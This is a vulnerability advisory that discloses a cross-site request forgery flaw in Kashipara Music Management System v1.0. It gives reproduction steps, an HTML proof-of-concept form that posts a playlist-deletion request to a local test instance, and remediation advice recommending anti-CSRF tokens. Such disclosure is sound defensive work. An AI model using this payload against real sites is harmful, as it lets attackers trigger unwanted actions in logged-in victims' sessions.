Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Music Management System v1.0. This could lead to an attacker tricking the logged in user into deleting a music playlist data via a crafted HTML on "/music/ajax.php?action=delete_playlist" page.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- **Affected File:** /music/ajax.php?action=delete_playlist

Steps:


1. Login into the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Navigate to the "Playlist" menu.
3. The 1st entry is for "CSRFTest" playlist with id="7". This is a playlist entry was created to demonstrate CSRF attack




4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a deletion request for the music playlist "CSRFTest" with id="7".


CSRF POC HTML:


```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://localhost/music/ajax.php?action=delete_playlist" method="POST">
   <input type="hidden" name="id" value="7" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```






5. Once we click the “Submit request” button, the genre deletion request is sent to the server and music playlist "CSRFTest" with id="7" gets deleted. This is because there is no Anti-CSRF protection in place.







Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

https://portswigger.net/web-security/csrf/preventing

References:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery